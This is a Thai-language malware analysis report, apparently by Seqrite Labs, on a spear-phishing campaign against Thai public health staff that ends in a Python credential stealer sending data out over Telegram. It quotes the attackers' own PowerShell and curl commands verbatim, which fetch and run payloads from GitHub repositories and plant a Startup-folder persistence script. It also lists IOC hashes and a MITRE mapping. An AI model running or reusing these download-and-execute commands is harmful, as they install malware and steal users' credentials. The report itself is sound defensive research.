
ผู้เขียน: Vaibhav Krushna Billade, Dixit Panchal และ Rumana Siddiqui
สารบัญ
- บทนำ
- เป้าหมายสำคัญ
- ห่วงโซ่การติดเชื้อ
- ผลการสำรวจเบื้องต้น
- การวิเคราะห์ทางเทคนิค
- ขั้นตอนที่ 1: การส่งมอบครั้งแรก (ไฟล์ RAR)
- ขั้นตอนที่ 2: Rouki-Obfuscated Batch Loader
- ขั้นตอนที่ 3: สคริปต์การคงสถานะเริ่มต้น
- ขั้นตอนที่ 4: การดำเนินการเพย์โหลดรอง
- ขั้นตอนที่ 5: การติดตั้งโปรแกรมขโมยข้อมูล (sim.py)
- สรุป
- Seqrite คุ้มครอง
- ตัวบ่งชี้การประนีประนอม (IOCs)
- การแมป MITRE ATT&CK
บทนำ
Seqrite ห้องปฏิบัติการของเราติดตามและวิเคราะห์กลุ่มผู้ก่อภัยคุกคามและแคมเปญต่างๆ อย่างต่อเนื่อง โดยเน้นที่การระบุแหล่งที่มา การวิเคราะห์โครงสร้างพื้นฐาน และกลยุทธ์ของฝ่ายตรงข้าม ตลอดการวิจัย เราได้ระบุการปฏิบัติการจำนวนมากว่าเป็นฝีมือของกลุ่มผู้ก่อภัยคุกคามที่เชื่อมโยงกับจีนและกลุ่มอื่นๆ ที่มุ่งเป้าไปที่หน่วยงานทั้งในระดับภูมิภาคและระดับนานาชาติ
จากการตรวจสอบล่าสุด เราพบว่ามีการโจมตีด้วยมัลแวร์ที่กำลังมุ่งเป้าไปที่ภาคสาธารณสุขของประเทศไทย รวมถึงบุคลากรของกระทรวงสาธารณสุขและองค์กรสาธารณสุขในสังกัด การโจมตีดังกล่าวใช้กลอุบายฟิชชิ่งแบบเจาะจงเป้าหมาย (spear-phishing) ที่เกี่ยวข้องกับด้านสาธารณสุข โดยส่งผ่านไฟล์ RAR ที่เป็นอันตราย ซึ่งประกอบด้วยสคริปต์แบตช์ที่เข้ารหัสและไฟล์ปฏิบัติการ การแพร่กระจายของมัลแวร์ใช้การเข้ารหัสหลายขั้นตอน การส่งไฟล์ปฏิบัติการผ่าน GitHub กลไกการคงอยู่ และมัลแวร์ขโมยข้อมูล เพื่อสร้างฐานที่มั่นในสภาพแวดล้อมเป้าหมายในขณะที่หลีกเลี่ยงการตรวจจับ
เป้าหมายสำคัญ
แคมเปญนี้มุ่งเป้าไปที่บุคลากรและหน่วยงานต่างๆ ในระบบสาธารณสุขของประเทศไทยเป็นหลัก ซึ่งรวมถึง:
- เจ้าหน้าที่กระทรวงสาธารณสุขและทีมจัดซื้อจัดจ้างด้านสุขภาพของรัฐบาล ใช้กลอุบายปลอมแปลงเอกสารอนุมัติอุปกรณ์ทางการแพทย์อย่างเป็นทางการเพื่อล่อลวงเจ้าหน้าที่เหล่านั้น
- เจ้าหน้าที่ฝ่ายบริหารโรงพยาบาลได้ปลอมแปลงเอกสารคำขอรับผู้ป่วยเข้าโรงพยาบาล
- เจ้าหน้าที่คลินิกรังสีวิทยาและทันตกรรมใช้เวชระเบียนปลอมและไฟล์สอบถามข้อมูลเอ็กซ์เรย์ปลอม
- แผนกคลินิกและแผนกรังสีวิทยาใช้เอกสารผลการสแกน CT ปลอมกับผู้ป่วย
- ห่วงโซ่อุปทานด้านการดูแลสุขภาพและทีมจัดซื้ออุปกรณ์ทางการแพทย์ ผ่านเอกสารอนุมัติที่มีตราสัญลักษณ์กระทรวงสาธารณสุข
รูปแบบการดึงดูดลูกค้าบ่งชี้ถึงการกำหนดเป้าหมายอย่างจงใจไปยังฟังก์ชันที่เกี่ยวข้องกับการดูแลสุขภาพ และแสดงให้เห็นถึงความเข้าใจอย่างลึกซึ้งเกี่ยวกับขั้นตอนการทำงานภายในภาคส่วนนี้
ห่วงโซ่การติดเชื้อ

ไฟล์ RAR → โปรแกรมโหลด BAT ที่เข้ารหัส → โปรแกรมโหลดเพย์โหลดที่เข้ารหัสด้วย Rouki → สคริปต์คงสถานะการเริ่มต้น (WindowSecuryt.bat) → เพย์โหลดชุดที่สอง (u-t2.bat) → โปรแกรมขโมยข้อมูลที่ใช้ Python (sim.py) → ความพยายามในการขโมยข้อมูลผ่าน Telegram
ผลการสำรวจเบื้องต้น


ตัวอย่างที่เก่าที่สุดที่ระบุได้ว่าเกี่ยวข้องกับแคมเปญนี้ถูกอัปโหลดเมื่อวันที่ 7 เมษายน 2026 ในขณะที่ตัวอย่างที่ตรวจพบล่าสุดถูกอัปโหลดเมื่อวันที่ 3 มิถุนายน 2026 ซึ่งบ่งชี้ว่าช่วงเวลาการดำเนินงานมีระยะเวลาประมาณสิบสัปดาห์ ณ เวลาที่ทำการวิเคราะห์
ข้อสังเกตที่สำคัญ
- ตัวอย่างที่ระบุทั้งหมดถูกอัปโหลดจากประเทศไทย ซึ่งบ่งชี้ว่ามีการใช้โครงสร้างพื้นฐานในการจัดเก็บภายในประเทศ หรือระบบการกระจายสินค้าในท้องถิ่นอาจมีปัญหา
- ผู้โจมตีเผยแพร่ซอฟต์แวร์ที่เป็นอันตรายผ่านไฟล์ RAR ที่บรรจุสคริปต์แบตช์และไฟล์ปฏิบัติการที่เป็นอันตราย ซึ่งปลอมแปลงเป็นเอกสารที่เกี่ยวข้องกับด้านการดูแลสุขภาพและรัฐบาล
- ชื่อไฟล์ล่อลวงถูกปรับแต่งให้เหมาะสมกับหน้าที่การงานเฉพาะด้าน เช่น ฝ่ายบริหาร ฝ่ายคลินิก ฝ่ายรังสีวิทยา และฝ่ายจัดซื้อ ซึ่งบ่งชี้ว่ามีการสำรวจองค์กรด้านการดูแลสุขภาพมาก่อน หรือเป็นกลยุทธ์การกำหนดเป้าหมายในวงกว้างโดยอาศัยความรู้เฉพาะด้านในแต่ละภาคส่วน
- ตัวอย่างที่สังเกตทั้งหมดใช้ลำดับการทำงาน RAR → BAT → Payload ที่สอดคล้องกัน ซึ่งบ่งชี้ถึงชุดเครื่องมือที่เป็นมาตรฐานและวิธีการส่งมอบที่ทำซ้ำได้
การวิเคราะห์ทางเทคนิค
ขั้นตอนที่ 1: การส่งมอบครั้งแรก (ไฟล์ RAR)
วิธีการแพร่กระจายเชื้อในขั้นต้นนั้น ประกอบด้วยไฟล์ RAR ที่เป็นอันตราย ซึ่งภายในบรรจุไฟล์แบตช์ที่ถูกเข้ารหัสลับ ทำหน้าที่เป็นตัวโหลดในขั้นแรก การเข้ารหัสลับถูกนำมาใช้อย่างกว้างขวางเพื่อปกปิดการทำงานและขัดขวางการวิเคราะห์แบบคงที่

ตัวอย่างที่พบหนึ่งไฟล์คือ Health_Ministry_Approved_Equipment_2026.bat ซึ่งสร้างไฟล์ชั่วคราวที่มีข้อมูลที่เข้ารหัสไว้ และใช้ PowerShell ในการถอดรหัสเนื้อหาที่ฝังอยู่ จากนั้นเนื้อหาที่ถอดรหัสแล้วจะถูกเขียนลงในไฟล์แบตช์รอง ซึ่งจะถูกเรียกใช้งานในภายหลัง

หลังจากดำเนินการตามขั้นตอนแล้ว จะมีการนำสิ่งของชั่วคราวออกไปเพื่อลดหลักฐานทางนิติวิทยาศาสตร์และทำให้การสืบสวนหลังเกิดเหตุมีความซับซ้อนมากขึ้น
การใช้ข้อมูลเพย์โหลดที่ฝังอยู่ รูทีนการถอดรหัสที่ใช้ PowerShell และการดำเนินการล้างข้อมูล บ่งชี้ถึงความพยายามโดยเจตนาที่จะปกปิดฟังก์ชันที่เป็นอันตรายและหลีกเลี่ยงการควบคุมความปลอดภัย
ขั้นตอนที่ 2: Rouki-Obfuscated Batch Loader
ไฟล์ payload.bat ที่ถอดรหัสแล้วซึ่งถูกเรียกใช้งานในขั้นตอนที่ 1 นั้นถูกเข้ารหัสอย่างซับซ้อนโดยใช้เฟรมเวิร์กที่ระบุว่าเป็น Rouki

จากการวิเคราะห์พบว่า สคริปต์ดังกล่าวจะสร้างและเรียกใช้คำสั่ง PowerShell แบบไดนามิก ซึ่งจะดาวน์โหลด จัดเก็บ และเรียกใช้ส่วนประกอบมัลแวร์เพิ่มเติม การใช้เพย์โหลดที่โฮสต์บน GitHub นามสกุลไฟล์ที่หลอกลวง และการเรียกใช้งานหลายขั้นตอน ช่วยเพิ่มความยืดหยุ่นในการปฏิบัติงาน ในขณะเดียวกันก็ลดโอกาสในการตรวจจับลง
คำสั่ง PowerShell ที่ 1 – การปรับใช้แบบคงอยู่ถาวร
powershell.exe -WindowStyle Hidden -Command “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/ud-7-te/ud-vtn/raw/main/up-t2.png', 'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowSecuryt.bat');”
คำสั่งนี้จะดาวน์โหลดไฟล์ที่โฮสต์อยู่บนเซิร์ฟเวอร์ระยะไกลซึ่งปลอมตัวเป็นภาพ PNG และบันทึกไว้เป็นไฟล์ WindowSecuryt.bat ในโฟลเดอร์ Startup ของ Windows
การวางไฟล์ไว้ในไดเร็กทอรี Startup จะช่วยให้ไฟล์นั้นทำงานโดยอัตโนมัติทุกครั้งที่ผู้ใช้ล็อกอินเข้าสู่ระบบ ซึ่งจะช่วยให้ไฟล์นั้นคงอยู่ถาวร
คำสั่ง PowerShell ที่ 2 – การติดตั้งเพย์โหลด
powershell.exe -Command “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/d7-te/vtn/raw/main/T2.zip', 'C:\Users\Public\Desktops.zip'); Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Users\Public\Desktops.zip', 'C:\Users\Public\Desktops'); Start-Sleep -Seconds 1; C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py; del C:\Users\Public\Desktops.zip”
คำสั่งนี้จะดาวน์โหลดไฟล์ ZIP แตกไฟล์ไปยังไดเร็กทอรีที่สามารถเข้าถึงได้จากภายนอก และเรียกใช้เพย์โหลดที่เขียนด้วยภาษา Python (sim.py) โดยใช้ตัวแปลภาษา Python ที่รวมอยู่ในแพ็กเกจ
หลังจากดำเนินการเสร็จสิ้น ไฟล์ ZIP จะถูกลบเพื่อลดหลักฐานทางนิติวิทยาศาสตร์และขัดขวางความพยายามในการตอบสนองต่อเหตุการณ์
ขั้นตอนที่ 3: สคริปต์การตั้งค่าการทำงานต่อเนื่องเมื่อเริ่มต้นระบบ (WindowSecurity.bat)
จากการวิเคราะห์สคริปต์ WindowSecuryt.bat ที่ดาวน์โหลดมา พบว่ามันมีข้อมูลที่ไม่จำเป็นและตรรกะการปกปิดข้อมูลจำนวนมาก คล้ายกับที่พบในโปรแกรมโหลดแบบแบตช์รุ่นก่อนๆ เนื้อหาที่ไม่ทำงานเหล่านี้มีจุดประสงค์เพื่อขัดขวางการวิเคราะห์แบบคงที่และปกปิดลำดับการทำงานที่แท้จริงของสคริปต์
เมื่อเริ่มทำงาน สคริปต์จะตรวจสอบสิทธิ์และตั้งค่าสภาพแวดล้อมก่อนที่จะเข้าสู่ขั้นตอนการทำงานขั้นสุดท้าย ซึ่งจะสร้างและเรียกใช้คำสั่งต่อไปนี้:
cmd /c “curl hxxps://raw.githubusercontent.com/ud-7-te/ud-vtn/main/ud-t2.txt -o C:\Users\admin\AppData\Local\Temp\u-t2.bat && call C:\Users\admin\AppData\Local\Temp\u-t2.bat”
คำสั่งนี้ใช้ curl เพื่อดาวน์โหลดไฟล์ข้อมูลแบบแบตช์เพิ่มเติม (u-t2.bat) จากที่เก็บข้อมูลบน GitHub และจัดเก็บไว้ในไดเร็กทอรีชั่วคราวของระบบ (%TEMP%) การใช้เส้นทาง %TEMP% ช่วยให้สามารถเขียนข้อมูลได้โดยไม่ต้องใช้สิทธิ์ระดับสูงในสภาพแวดล้อมส่วนใหญ่
หลังจากดาวน์โหลดสำเร็จ สคริปต์จะเรียกใช้เพย์โหลดทันทีโดยใช้คำสั่งเรียก ทำให้กระบวนการแพร่เชื้อแบบหลายขั้นตอนดำเนินต่อไปได้
การผสมผสานระหว่างการคงอยู่ของมัลแวร์ในโฟลเดอร์เริ่มต้นและการเรียกข้อมูลจากระยะไกล ทำให้ผู้โจมตีสามารถอัปเดตฟังก์ชันการทำงานที่เป็นอันตรายได้โดยไม่ต้องแก้ไขกลไกการคงอยู่เดิม
นอกจากนี้ การวางสคริปต์ไว้ในโฟลเดอร์ Startup ของ Windows ยังช่วยให้สคริปต์คงอยู่ถาวร โดยจะถูกเรียกใช้งานโดยอัตโนมัติเมื่อผู้ใช้ล็อกอินเข้าสู่ระบบ ซึ่งทำให้ผู้โจมตีสามารถดึงและเรียกใช้เพย์โหลดที่อัปเดตแล้วจากโครงสร้างพื้นฐาน GitHub ระยะไกลได้ซ้ำๆ โดยไม่ต้องแก้ไขกลไกการคงอยู่ถาวรเดิม ทำให้สามารถควบคุมห่วงโซ่การติดเชื้อได้อย่างยืดหยุ่นและในระยะยาว
ขั้นตอนที่ 4: การเรียกใช้เพย์โหลดรอง (u-t2.bat)

จากการวิเคราะห์สคริปต์ u-t2.bat ที่ดาวน์โหลดมา พบว่ามันมีโค้ดที่ไม่จำเป็นและส่วนที่ถูกเข้ารหัสซ่อนอยู่ คล้ายกับส่วนประกอบของไฟล์แบตช์ก่อนหน้านี้ในห่วงโซ่การติดเชื้อ องค์ประกอบที่ไม่ทำงานเหล่านี้ปรากฏอยู่ตอนต้นของสคริปต์ และมีจุดประสงค์เพื่อขัดขวางการวิเคราะห์แบบคงที่และปกปิดลำดับการทำงานจริง ตรรกะที่มีความหมายนั้นฝังอยู่ลึกเข้าไปในส่วนที่ถูกเข้ารหัสซ่อนอยู่เหล่านี้ และจะถูกเปิดเผยก็ต่อเมื่อรันไทม์เท่านั้น
สคริปต์พยายามเริ่มต้นการทำงานใหม่ด้วยสิทธิ์ระดับสูงเพื่อเข้าถึงระบบในระดับที่สูงกว่า
เมื่อการยกระดับสิทธิ์สำเร็จ สคริปต์จะดำเนินการเรียกใช้เพย์โหลดในขั้นตอนถัดไปโดยลดการมองเห็นของผู้ใช้ให้น้อยที่สุด
ขั้นตอนสุดท้ายของการดำเนินการจะเรียกใช้ข้อมูลต่อไปนี้:
powershell.exe -WindowStyle Hidden -Command “C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py”
คำสั่งนี้จะเรียกใช้ตัวแปลภาษา Python ที่ติดตั้งไว้ก่อนหน้านี้ และดำเนินการไฟล์ sim.py โดยซ่อนหน้าต่างแสดงการทำงานที่มองเห็นได้
การใช้รันไทม์ Python ที่รวมมาด้วยช่วยให้สามารถดำเนินการได้โดยไม่ขึ้นอยู่กับการติดตั้ง Python ใดๆ ที่มีอยู่บนระบบเป้าหมาย และลดการพึ่งพาการปรับใช้
ขั้นตอนที่ 5: การติดตั้งโปรแกรมขโมยข้อมูล (sim.py)
ไฟล์ข้อมูลสุดท้ายที่ตรวจพบระหว่างการวิเคราะห์คือ sim.py ซึ่งเป็นโปรแกรมขโมยข้อมูลที่เขียนด้วยภาษา Python และทำงานผ่านสภาพแวดล้อม Python ที่มาพร้อมกับโปรแกรม

หลังจากการทำงาน มัลแวร์จะทำการยุติการทำงานของเว็บเบราว์เซอร์หลายตัว รวมถึง Google Chrome, Microsoft Edge, Brave และเบราว์เซอร์อื่นๆ ที่ใช้ Chromium เป็นพื้นฐาน โดยใช้คำสั่ง taskkill พฤติกรรมนี้มักพบในมัลแวร์ที่ขโมยข้อมูล ซึ่งพยายามเข้าถึงฐานข้อมูลของเบราว์เซอร์ ที่เก็บข้อมูลประจำตัว คุกกี้ และข้อมูลเซสชันต่างๆ ที่อาจถูกล็อกไว้โดยกระบวนการที่กำลังทำงานอยู่
ความสามารถที่สังเกตได้
- รวบรวมข้อมูลที่เกี่ยวข้องกับเบราว์เซอร์
- Harvest จะจัดเก็บข้อมูลประจำตัวและข้อมูลเซสชันไว้
- ขั้นตอนต่างๆ รวบรวมข้อมูลไว้ในไดเร็กทอรีชั่วคราว
- บีบอัดข้อมูลที่รวบรวมได้ลงในไฟล์ ZIP
- พยายามขโมยข้อมูลผ่านโครงสร้างพื้นฐานของ Telegram
บันทึกการดำเนินการเผยให้เห็นความพยายามซ้ำ ๆ ในการส่งข้อมูลที่ถูกขโมยไปยังช่อง Telegram ที่ผู้โจมตีควบคุม โดยใช้โทเค็นบอทและตัวระบุแชทที่กำหนดไว้ล่วงหน้าผ่านทาง Telegram Bot API
คำขอส่งข้อมูลออกประกอบด้วยข้อมูลเฉพาะของเหยื่อ เช่น:
- ตัวระบุระบบ
- ข้อมูลชื่อผู้ใช้
- ตัวนับข้อมูลที่เก็บเกี่ยวได้
- เอกสารอ้างอิงในคลังเก็บข้อมูล
แม้ว่าความพยายามในการขโมยข้อมูลที่ตรวจพบจะล้มเหลวเนื่องจากการหมดเวลาในการเชื่อมต่อกับ api.telegram.org แต่การรวมกันของการเก็บรวบรวมข้อมูลจากเบราว์เซอร์ การจัดเก็บข้อมูลชั่วคราวในเครื่อง การสร้างไฟล์เก็บถาวร และความพยายามในการส่งข้อมูล ยืนยันถึงความสามารถในการขโมยข้อมูลของเพย์โหลดดังกล่าว
โดยรวมแล้ว มัลแวร์นี้แสดงลักษณะที่พบได้ทั่วไปในโปรแกรมขโมยข้อมูลที่ใช้ Python ในปัจจุบัน ซึ่งรวมถึงการขโมยข้อมูลประจำตัว การเก็บรวบรวมคุกกี้เซสชัน การจัดเก็บข้อมูลในเครื่อง การสร้างไฟล์เก็บถาวร และกลไกการส่งข้อมูลออกทาง Telegram
การใช้การส่งข้อมูลผ่าน GitHub, ยูทิลิตี้ของระบบที่ถูกต้องตามกฎหมาย, การปกปิดข้อมูลหลายชั้น และการดำเนินการหลายขั้นตอน ช่วยเพิ่มความยืดหยุ่นในการปฏิบัติงานและการหลบเลี่ยงการป้องกัน
สรุป
Seqrite ห้องปฏิบัติการประเมินด้วยความมั่นใจในระดับปานกลางว่า แคมเปญนี้เป็นความพยายามที่มุ่งเป้าไปที่ภาคสาธารณสุขของประเทศไทย โดยใช้กลอุบายทางสังคมที่เกี่ยวข้องกับด้านการดูแลสุขภาพ ตัวโหลดข้อมูลแบบหลายขั้นตอน โครงสร้างพื้นฐานของเพย์โหลดที่โฮสต์บน GitHub และมัลแวร์ขโมยข้อมูลที่ใช้ Python
แคมเปญนี้แสดงให้เห็นถึงวิธีการส่งมอบที่ทำซ้ำได้ ซึ่งประกอบด้วยไฟล์ RAR, สคริปต์แบตช์ที่เข้ารหัสอย่างซับซ้อน, การคงอยู่ของมัลแวร์ผ่านการใช้โฟลเดอร์ Startup ในทางที่ผิด, การดึงข้อมูลแบบเป็นขั้นตอน และความพยายามในการขโมยข้อมูลผ่าน Telegram
แม้ว่าจะยังไม่สามารถระบุตัวผู้กระทำความผิดได้อย่างแน่ชัดจากหลักฐานที่มีอยู่ในปัจจุบัน แต่ความสอดคล้องในการดำเนินการที่พบในตัวอย่างต่างๆ บ่งชี้ว่ากิจกรรมดังกล่าวถูกกระทำโดยผู้ก่อภัยคุกคามรายเดียวหรือกลุ่มที่เกี่ยวข้องอย่างใกล้ชิด การติดตามโครงสร้างพื้นฐานที่เกี่ยวข้อง วิวัฒนาการของมัลแวร์ และข้อมูลเกี่ยวกับเหยื่ออย่างต่อเนื่อง อาจให้ข้อมูลเชิงลึกเพิ่มเติมเกี่ยวกับการระบุตัวผู้กระทำความผิดและวัตถุประสงค์ของแคมเปญได้
องค์กรในภาคการดูแลสุขภาพควรเฝ้าระวังการโจมตีแบบฟิชชิ่งที่มาในรูปแบบเอกสาร ตรวจสอบการแก้ไขโฟลเดอร์ Startup ที่ไม่ได้รับอนุญาต และจำกัดการเรียกใช้สคริปต์และไฟล์ไบนารีที่ไม่น่าเชื่อถือซึ่งได้มาจากแหล่งภายนอก
Seqrite ครอบคลุม:
- สคริปต์โทรจันดาวน์โหลด 50836.GC
- cld.script.trojan.1759432951
ตัวบ่งชี้การประนีประนอม (IOCs):
| ชื่อไฟล์ | SHA256 |
| Health_Ministry_Approved_Equipment_2026.rar | E5F6D9D405819E6B05B5D8268A2E973294859AD65237EDE36AB612B536D0AC2B |
| Health_Ministry_Approved_Equipment_2026.bat | 4EEBC38297A307D18784D6F9EBC8AA6E6F69860BE970CC70D9E544DEB1FF6CE0 |
| เพย์โหลด.แบต | F4D4B8CAC004BB63834C6DF436721BABD9464C09787C80B268D839E0AADA9F87 |
| WindowSecurity.bat | 74BB6AD7E1310F30A3E24FD3CBBFFA2C0C41C64E89E5D0DD1D6900E96B914183 |
| u-t2.bat | 7709D8C34D490509F3624104611EB75A862944DD9D7A642F44514ADA16C85EE9 |
| เดสก์ท็อป.zip | 523388567630E4FBDC359F75232BF2AD82671A680D4BFDCE0237FC30DFEC4C80 |
| ขโมย (SIM.PY) | 442E0F4E822842922E7E4685840194E99FD68C7F0EC38C1925914B8F724D5865 |
การแมป MITRE ATT&CK:
| ชั้นเชิง | ชื่อเทคนิค | รหัสเทคนิค |
| การเข้าถึงเบื้องต้น | ฟิชชิ่ง: การฟิชชิ่งแบบเจาะจง สิ่งที่แนบมา | T1566.001 |
| การกระทำ | ล่ามคำสั่งและสคริปต์: Windows Command Shell | T1059.003 |
| ล่ามคำสั่งและสคริปต์: PowerShell | T1059.001 | |
| การดำเนินการของผู้ใช้: ไฟล์ที่เป็นอันตราย | T1204.002 | |
